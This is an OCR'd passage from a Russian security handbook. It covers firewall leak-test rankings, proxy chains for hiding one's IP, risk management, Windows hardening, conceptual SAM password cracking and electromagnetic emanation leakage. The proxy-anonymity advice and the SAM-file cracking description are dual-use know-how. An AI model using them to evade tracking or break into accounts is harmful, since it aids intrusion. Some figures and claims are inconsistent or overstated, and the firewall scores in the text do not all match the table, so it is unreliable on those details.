


**Рис. 6.6.** Некоторые эмуляторы антивирус принимают за троянских коней Вот, собственно, и результаты теста (табл. 6.1).

Таблица 6.1. Результаты Leak-теста согласно http://www.matousec.com

| Продукт | Оценка продукта | Уровень защиты-Anti-leak |
|---|---|---|
| Comodo Firewall Pro 2.4.16.174FREE | 9475 | Превосходно |
| Jetico Personal Firewall 2.0.0.28 beta | 9375 | Превосходно |
| ZoneAlarm Pro 7.0.337.000 | 8600 | Очень хорошо |
| System Safety Monitor 2.4.0.617 beta | 7975 | Очень хорошо |
| Kaspersky Internet Security 6.0.2.614 | 7950 | Очень хорошо |
| Jetico Personal Firewall 1.0.1.61 FreewareFREE | 7750 | Очень хорошо |
| Privatefirewall 5.0.8.11 | 7625 | Очень хорошо |
| Ghost Security Suite [BETA] 1.110 | 7500 | Очень хорошо |
| Trend Micro PC-cillin Internet Security 2007 15.00.1329 | 7500 | Очень хорошо |
| Dynamic Security Agent 1.0.8.8FREE | 7375 | Хорошо |
| F-Secure Internet Security 2007 7.01.128 | 6625 | Хорошо |
| Outpost Firewall PRO 4.0 (1007.591.145) | 6550 | Хорошо |
| Lavasoft Personal Firewall 1.0.543.5722 (433) | 6500 | Хорошо |
| BlackICE PC Protection 3.6.cpv | 5750 | Удовлетворительно |
| Sunbelt Kerio Personal Firewall 4.3.635 | 5200 | Удовлетворительно |

| | | |
|---|---|---|
| Look 'n' Stop 2.05p2 | 4800 | Удовлетворительно |
| Norton Personal Firewall 2006 9.1.0.33 | 4600 | Удовлетворительно |
| Safety.Net 3.61.0002FREE | 4000 | Удовлетворительно |
| Avira Premium Security Suite 7 build 98 | 2450 | Плохо |
| SensiveGuard 1.06FREE | 2350 | Плохо |
| Sygate Personal Firewall 5.6.2808FREE | 2350 | Плохо |
| McAfee Internet Security Suite 2006 8.0 | 2325 | Плохо |
| Blink Personal Edition 3.0.8.1496FREE | 2250 | Плохо |
| ZoneAlarm Free 7.0.302.000FREE | 1500 | Плохо |
| CA Personal Firewall 2007 3.0.0.196 | 1000 | Тест не пройден |
| Outpost Firewall Free 1.0.1817.1645FREE | 1000 | Тест не пройден |
| Norman Personal Firewall 1.42 | 750 | Тест не пройден |
| BitDefender Internet Security 10.108 | 750 | Тест не пройден |
| Panda Antivirus + Firewall 2007 6.00.00 | 650 | Тест не пройден |
| Ashampoo FireWall Pro 1.14 | 500 | Тест не пройден |
| Filseclab Personal Firewall 3.0.0.8686FREE | 500 | Тест не пройден |
| AVG Anti-Virus plus Firewall 7.5.431 | 500 | Тест не пройден |
| Windows Firewall XP SP2FREE | 0 | Тест не пройден |

Самое интересное, пожалуй, то, что по результатам теста, который описан выше (см. табл. 6.1), наши претенденты за звание лучшего межсетевого экрана не занимают ни первого, ни второго места. Парадокс? Удивляться не стоит. Во-первых, это всего лишь один из возможных тестов. Во-вторых, априорное лидерство наших героев проверено, как говорится, огнем и медными трубами, не одним поколением интернет-пользователей и добрым десятком тестовых лабораторий. Поэтому все догадки по этому поводу с успехом подойдут к заключениям типа «Совершенных продуктов нет и не может быть…».

Исходя из полученных результатов тестирования очевидно: Zone Alarm несколько опережает Outpost Firewall.

> ПРИМЕЧАНИЕ
>
> Результаты представленных тестов в известной мере носят объективный характер и не могут быть экстраполированы на всю линейку продуктов класса.

Это в равной степени относится как к платным версиям обоих продуктов (8600 баллов ZoneAlarm Pro против 6550 баллов Outpost Firewall PRO), так и к бесплатным (1550 баллов ZoneAlarm Free против 1000 баллов Outpost Firewall Free). Однако же не будем забывать и о том, что на момент написания книги в свет уже успели выйти более новые версии обоих продуктов, функционал которых может значительно различаться. Как бы там ни было, а факт остается фактом: два рассматриваемых продукта, несомненно, можно считать лучшими в своем классе.

ZoneAlarm – более прост и интуитивно понятен в настройке. Agnitum Outpost Firewall – более гибок в настройках и конфигурировании. Какому бы из продуктов ни отдал свое предпочтение пользователь – оба по праву можно считать настоящими монстрами среди межсетевых экранов своего класса.

# 6.5. Warning! Your IP is detected! Скрываем свое присутствие в Интернете

В контексте данного раздела мы поговорим о наиболее популярном способе сокрытия IP – использовании прокси-сервера. Особое внимание будет уделено созданию цепочки из прокси-серверов – нашего виртуального оплота анонимности.

Зачем это надо, подробно объяснять, думаю, не имеет смысла. Ваш IP-адрес подобен отпечатку пальцев, и это вполне очевидно. Посещение "запрещенных" сайтов, общение на форуме "не с теми людьми", "прозрачный" ICQ – все это с реальным IP и при определенном стечении обстоятельств может закончиться весьма и весьма плачевно.

Начнем, пожалуй. Говоря простым языком, прокси представляет собой сервер, обратившись к которому можно работать от его имени: реальный IP работающего через прокси скрывается и подменяется IP-прокси-сервера. Прокси-сервер скрывает сведения об источнике запроса или пользователе. Целевой сервер видит лишь информацию о прокси-сервере, например IP-адрес, но не имеет возможности определить истинный источник запроса.

По уровню предоставляемой конфиденциальности все прокси-серверы подразделяются на прозрачные и непрозрачные. Разница заключается в том, что первые предоставляют "пункту обращения" свой собственный IP, а вторые, которые по праву иногда называют элитными, не предоставляют такового. Последние небезосновательно широко используются представителями "киберандеграунда".

Существуют также так называемые искажающие прокси-серверы, которые передают целевому серверу ложную информацию об истинном пользователе.

Выделяют следующие типы прокси-серверов, классификация которых основана на их специализации, хотя многие из них используются для нескольких целей одновременно.

**HTTP-proxy** – наиболее распространенный тип proxy-серверов. Основное предназначение – анонимное посещение сайтов. Чтобы настроить браузер на использование прокси, открываем Internet Explorer и выбираем команду **Сервис ► Свойства обозревателя ► Подключения ► Настройка.** Устанавливаем флажок **Использовать прокси-сервер для этого подключения** и заполняем поля **Адрес** и **Порт** (рис. 6.7).




**Рис. 6.7.** Настройка прокси

Тонкую настройку соединения в зависимости от типа прокси-сервера можно найти, нажав кнопку **Дополнительно.**

Свежий список рабочих прокси-серверов можно найти по адресу **www.antichat.ru.**

Настроив таким образом ваш браузер на работу через прокси и обеспечив некоторый уровень анонимности, все же необходимо заметить, что использование одного прокси не является гарантом того, что ваш IP не "засветится" там, где ему "светиться" крайне нежелательно. Именно поэтому целесообразно "замутить" этакую цепь из прокси, известную также как proxy-chain. Для этого, помимо вышеперечисленных манипуляций с пунктом **Прокси-сервер** в настройке подключений, резонно задействовать CGI-proxy, или так называемые анонимайзеры, о которых чуть ниже поговорим подробнее. Продолжим нашу классификацию. Выделяют также следующие типы прокси.

♦ Socks-proxy – данный тип прокси-серверов отличается чрезвычайно богатыми возможностями работы: такие прокси работают практически с любым типом информации в Сети.

♦ FTP-proxy – этот тип прокси является узкоспециализированным и предназначен для работы с FTP-серверами.

♦ CGI-proxy, они же – анонимайзеры. Фактически, CGI-proxy представляет собой HTML-страницу с поисковой формой, в которую вводится адрес нужного нам сайта. Как пример – **http://www. anonymouse.org.**

Используя анонимайзер, можно без проблем построить цепочку из прокси, обеспечив тем самым анонимность более высокого класса. Как? Просто. Для этого заходим на один из сайтов, предоставляющих подобные услуги, в форме вводим адрес другого аналогичного прокси и т. д. Чем большее количество серверов включено в такую цепочку, тем выше уровень вашей анонимности. Существует, однако, и обратная зависимость: чем длиннее цепь, тем медленнее скорость соединения. Процесс создания цепочки из прокси можно автоматизировать, используя специализированное программное обеспечение вроде SocksChain. Программа сама скачивает и настраивает цепочку из прокси-серверов.

Насколько сложно установить реальный IP при условии использования цепочки из прокси-серверов? Сложно, но только если речь не идет о спецслужбах…

# Глава 7
# Комплексное обеспечение безопасности

♦ Политика безопасности как фундамент комплексной защиты. Понятие риска
♦ Изменяем настройки по умолчанию. Делаем Windows более безопасной
♦ Как работает система безопасности Windows? Ломаем пароль на вход за 28 секунд!
♦ Побочные электромагнитные излучения
♦ Восстановим, а потом удалим навсегда

Любой специалист по информационной безопасности вам скажет, что "создание надежной системы безопасности возможно только при условии использования комплексных многоуровневых решений", и он будет прав.

Действительно, было бы наивно и опрометчиво полагаться исключительно на антивирусную программу или межсетевой экран, аргументируя свое мнение чем-то вроде "А у меня самая новая версия и свежие базы…". Прочитав данную главу, вы узнаете:

♦ что такое политика безопасности и как с этим связано понятие риска;
♦ можно ли, не прибегая к сторонним средствам, сделать Windows более безопасной;
♦ как работает система безопасности Windows и правда ли, что восьмизначный пароль можно взломать всего за 28 секунд;
♦ что такое ПЭМИ и как с ним бороться;
♦ как восстановить информацию, а потом удалить ее навсегда.

# 7.1. Политика безопасности как фундамент комплексной защиты. Понятие риска

Зачем нужна информационная безопасность (ИБ), какими средствами ее можно достичь и как с этим связана политика безопасности?

Информация– это актив, ее можно купить и продать. Любая информационная система предполагает некий обмен. Здесь и появляются риски.

Информацию можно украсть, подменить, сделать недоступной тому, кому она предназначается. Все эти действия и составляют нарушение информационной безопасности (нарушение трех главных концепций ИБ: конфиденциальности, целостности и доступности).

Ключевым понятием в контексте обеспечения информационной безопасности является политика безопасности. Политика безопасности как набор правил и указаний находит свое отражение в документе политики безопасности. Кратко рассмотрим некоторые аспекты применения политики безопасности в контексте управления предприятием.

Итак, мы остановились на документе политики безопасности. Прежде всего необходимо обратить внимание на следующее (более подробно об управлении информационной безопасностью можно узнать на страницах международного стандарта ISO 17799:2005):

♦ документ политики безопасности (далее – ПБ) должен соответствовать конкретной системе и максимально адекватно отражать правила, указания и нормы, благодаря которым возможно поддержание ИБ;

♦ документ политики информационной безопасности должен быть утвержден руководством, опубликован и доведен до сведения всех сотрудников и, при необходимости, внешних сторон;

♦ руководству следует назначить роли безопасности, а также координировать и контролировать внедрение мер безопасности в рамках организации;

♦ руководству следует активно поддерживать безопасность внутри организации посредством четких указаний, наглядного примера исполнения, точных заданий и утверждения обязанностей по обеспечению информационной безопасности;

♦ политику информационной безопасности следует пересматривать с определенным интервалом для поддержания ее в адекватном и эффективном состоянии;

♦ система управления информационной безопасностью и ее реализация должны подвергаться независимому аудиту со стороны.

Требования к безопасности устанавливаются путем методического определения рисков безопасности.

Как только установлены требования к безопасности и риски, а также приняты решения по обработке рисков, следует выбрать и внедрить допустимые средства управления для снижения рисков до приемлемого уровня.

**Управление рисками.** Известно, что риск – это вероятность реализации угрозы информационной безопасности. Анализ риска заключается в моделировании картины наступления неблагоприятных условий посредством учета всех возможных факторов, определяющих риск.

> ПРИМЕЧАНИЕ
>
> Более подробно про управление рисками можно узнать на страницах специального руководства NIST "Risk Management Guide for Information Technology Systems".

С математической точки зрения, при анализе рисков такие факторы можно считать входными параметрами. Перечислю эти параметры.

♦ Активы – ключевые компоненты инфраструктуры системы, вовлеченные в бизнес-процесс и имеющие определенную ценность.

♦ Угроза, реализация которой возможна посредством эксплуатации уязвимости.

♦ Уязвимости – слабость в средствах защиты, вызванная ошибками или несовершенством в процедурах, проекте, реализации, которая может быть использована для проникновения в систему.

♦ Ущерб, который оценивается с учетом затрат на восстановление системы возможного инцидента ИБ. Оценка ущерба включает в себя не только калькуляцию прямых убытков вследствие реализации угроз. Удобнее говорить о степени нанесенного ущерба в диапазоне от незначительного до высокого.

Итак, первым этапом при проведении многофакторного анализа рисков являются идентификация и классификация анализируемых входных параметров.

Далее необходимо провести градацию каждого параметра по уровням значимости (например, высокий, средний, низкий).

На заключительном этапе моделирования вероятного риска (предшествующем получению численных данных уровня риска) происходит привязка выявленных угроз и уязвимостей к конкретным компонентам ИТ-инфраструктуры (такая привязка может подразумевать, к примеру, анализ риска с учетом и без учета наличия средств защиты системы, вероятности того, что система будет скомпрометирована ввиду неучтенных факторов, и т. д.).

Рассмотрим процесс моделирования рисков пошагово. Для этого прежде всего обратим свое внимание на активы компании.

**Активы.** Прежде всего необходимо определить, что является ценным активом компании с точки зрения информационной безопасности. Стандарт ISO 17799, подробно описывающий процедуры системы управления ИБ, выделяет следующие виды активов:

♦ информационные ресурсы (базы и файлы данных, контракты и соглашения, системная документация, научно-исследовательская информация, документация, обучающие материалы и пр.);

♦ программное обеспечение;

♦ материальные активы (компьютерное оборудование, средства телекоммуникаций и пр.);

♦ сервисы (сервисы телекоммуникаций, системы обеспечения жизнедеятельности и др.);

♦ сотрудники компании, их квалификация и опыт;

♦ нематериальные ресурсы (репутация и имидж компании).

Следует определить, нарушение информационной безопасности каких активов может нанести ущерб компании и в какой мере.

**Угрозы.** Согласно авторитетной классификации NIST, включенной в «Risk Management Guide for Information Technology Systems», категорированию и оценке угроз предшествует непосредственная идентификация их источников. Так, согласно вышеупомянутой классификации, можно выделить следующие основные типы угроз:

♦ природного происхождения (землетрясения, наводнения и т. п.);

♦ исходящие от человека (неавторизованный доступ, сетевые атаки, ошибки пользователей и т. п.);

♦ техногенного происхождения (аварии различного рода, отключение электроснабжения, химическое загрязнение и т. п.).

Вышеописанная классификация может быть далее категорирована более подробно. Так, к самостоятельным категориям источников угроз, происходящим от человека, согласно упомянутой классификации NIST, относятся:

♦ хакеры;

♦ криминальные структуры;

♦ террористы;

♦ компании, занимающиеся промышленным шпионажем;

♦ инсайдеры.

Каждый из перечисленных видов угроз, в свою очередь, должен быть детализирован и оценен по шкале значимости (например, низкий, средний, высокий).

**Уязвимости.** Очевидно, что анализ угроз должен рассматриваться в тесной связи с уязвимостями исследуемой нами системы. Задачей данного этапа управления рисками является составление перечня возможных уязвимостей системы и категорирование этих уязвимостей с учетом их «силы».

Так, согласно общемировой практике, градацию уязвимостей можно разбить по уровням:

♦ критический;

♦ высокий;

♦ средний;

♦ низкий.

Источниками составления такого перечня/списка уязвимостей могут стать:

♦ общедоступные, регулярно публикуемые списки уязвимостей (к примеру, на **www.securityLab.ru);**

♦ список уязвимостей, публикуемых производителями ПО;

♦ результаты тестов на проникновение (проводится администратором безопасности внутри компании);

♦ анализ отчетов сканеров уязвимостей (проводится администратором безопасности внутри компании).

В общем случае уязвимости можно классифицировать следующим образом:

♦ уязвимости операционной системы и программного обеспечения (ошибки кода), обнаруженные производителем или независимыми экспертами;

♦ уязвимости системы, связанные с ошибками в администрировании (например, незакрытые межсетевым экраном порты с уязвимыми сервисами, общедоступные незаблокированные сетевые ресурсы **C$, D$** и т. д.);

♦ уязвимости, источниками которых могут стать инциденты, непредусмотренные политикой безопасности, а также события стихийного характера.

В качестве яркого примера распространенной уязвимости операционных систем и программного обеспечения можно привести переполнение буфера (buffer overflow). К слову будет сказано, абсолютное большинство из ныне существующих вредоносных программ реализуют класс уязвимостей на переполнение буфера.

Простейшая оценка информационных рисков заключается в расчете рисков, который выполняется с учетом сведений о критичности активов, а также вероятностей реализации уязвимостей.

Классическая формула оценки рисков:

$R = D \cdot P(V)$,

где R – информационный риск;

D – критичность актива (ущерб);

P(V) – вероятность реализации уязвимости.

## 7.2. Изменяем настройки по умолчанию. Делаем Windows более безопасной

Не секрет, что одним из «факторов слабости» системы Windows являются ее настройки по умолчанию. Открытые по умолчанию диски, множество непонятно зачем работающих служб и сервисов.

Итак, приступим. Основные правила безопасности следующие.

♦ Работаем не от имени администратора (надеюсь, что вы не забыли о том, что "вредоносный код может все то, что могут пользователь и служба").

♦ Отключаем ненужные службы через **Пуск ► Панель управления ► Администрирование ► Службы** (рис. 7.1 и 7.2).




**Рис. 7.1.** Службы Windows




**Рис. 7.2.** Управление запуском – все интуитивно просто

Зачем? Все очень просто. Больше работающих служб (имеется в виду связанных с сетью) – больше открытых портов – выше вероятность, что через очередной из этих открытых портов "вломится" червь или вирус.

♦ Удаляем "непрошеных гостей" (HelpAssistant и другие "левые" учетные записи) из списка пользователей (рис 7.3).




**Рис. 7.3.** Всех «левых» пользователей вон!

♦ В пакете SP2 имеется замечательный инструмент DEP (рис. 7.4). Предотвращение выполнения данных (DEP) используется для предотвращения проникновения на компьютер вирусов и других угроз безопасности, выполняющих вредоносный код из областей памяти, которые должны использоваться только операционной системой Windows и другими программами. В отличие от брандмауэра или антивирусной программы, средство DEP не препятствует установке потенциально опасных программ на компьютер. Однако данное обстоятельство никоим образом не уменьшает значимость данной службы. Если какая-либо

программа пытается запустить код (любой код) из защищенной области, DEP закрывает программу и отображает уведомление.


**Рис. 7.4.** Включаем DEP

ПРИМЕЧАНИЕ

Как было уже сказано выше, говорить о защищенной системе уместно только в контексте многоуровневой защиты, и это факт. К примеру, тот же DEP легко обходится некоторыми продвинутыми техниками, и даже в том случае, если речь идет об аппаратном DEP!

♦ Последний штрих – включаем отображение скрытых файлов и папок, а также системных файлов, снимаем флажок в параметре **Скрывать расширения для зарегистрированных типов файлов** (рис. 7.5). «Зачем?» – спросят некоторые из читателей. Ответ на этот вопрос приходит сам собой: достаточно вспомнить, к примеру, вирус KESHA, распространяющийся через флэшки в виде скрытого системного файла в скрытой папке Recycled.




**Рис. 7.5.** Эти три нехитрые настройки могут оказаться весьма и весьма полезными

ВНИМАНИЕ

Некоторые вирусы, распространяющиеся описанным выше способом (KESHA.EXE), дезактивируют настройку отображения скрытых файлов и папок. Выход – удаление вируса из-под чистой среды (например, загрузочный LiveCD).

Вышеперечисленные правила – отнюдь не исчерпывающее руководство по оптимизации безопасности системы, однако в большинстве случаев их оказывается вполне достаточно.

## 7.3. Как работает система безопасности Windows? Ломаем пароль на вход за 28 секунд!

«Комплексная безопасность. а при чем здесь взлом Windows?» – спросят многие из читателей. Взлом пароля Windows – это как раз и есть яркий пример успешной атаки, при условии что:

♦ пользователь работает с правами администратора;

♦ не включена служба DEP (в большинстве из случаев программы взлома, подобные описанной ниже, инициируют DEP на принудительный останов службы LSASS);

♦ операционная система не имеет свежих обновлений (от этого, между прочим, в ряде случаев зависит, сработает ли DEP).

Итак, технология.

Для хранения и обработки таких атрибутов пользователя, как пароли в операционной системе Windows NT и ей подобных, используется SAM (Security Accounts Manager – администратор учетных записей в системе защиты). SAM размещает всю информацию в одноименной базе данных, которая находится по адресу **%SystemRoot%\system32\config.** Забегая вперед, необходимо сказать, что именно SAM-файл является наиболее ценным трофеем, пропустив который через соответствующую програму, можно получить пароли от текущих учетных записей. Но в данном случае нас в большей степени интересует не взлом как таковой, а уязвимость, посредством которой «брут» имеет место быть.

В операционных системах Windows NT для защиты паролей используются две однонаправленные хэш-функции (хэш-функция– алгоритм, используемый для генерации хэш-кодов цифровых объектов, в нашем случае паролей). В Windows-системе присутствуют LM-хэш (Lan Manager-хэш) и NT-хэш (WindowsNT). Наличие двух аналогичных функций необходимо для совместимости со старыми операционными системами. LM-хэш-алгоритм изначально был разработан Microsoft для операционной системы OS/2, он интегрирован в Windows 95/98, Windows for Workgroups и частично в Windows 3.1. Хэш WindowsNT был разработан специально для операционной системы Microsoft Windows NT. На страже LM-хэша стоит известный алгоритм шифрования DES, NT-хэш держится на алгоритме шифрования MD4.

А теперь внимание (рис. 7.6)!



**Рис. 7.6.** Локальный взлом SAM. Понадобилось всего 28 секунд, чтобы взломать пароль из восьми знаков

# 7.4. Побочные электромагнитные излучения

Говоря о многоуровневой защите, нельзя не упомянуть о таком явлении, как утечка информации посредством паразитного электромагнитного излучения.

Представьте себе такую ситуацию: ваша компания оперирует с информацией закрытого характера. На обеспечение надежной защиты информации брошены все силы и вложены значительные финансовые средства. Однако криптография, разделение доступа и политика безопасности – все это в одно мгновение может стать совершенно бесполезным. Почему?

Все началось в 1985 году в Каннах на Международном конгрессе по вопросам безопасности ЭВМ. Именно тогда сотрудник голландской телекоммуникационной компании PTT Вим ван Экк (Wim van Eck), продемонстрировав, с какой легкостью можно восстановить картинку с монитора компьютера, шокировал присутствующих специалистов: используя довольно простое в своем роде устройство, размещенное в автомобиле, он сумел снять данные, источник которых находился на восьмом этаже здания, располагающегося на расстоянии около ста метров от места перехвата.

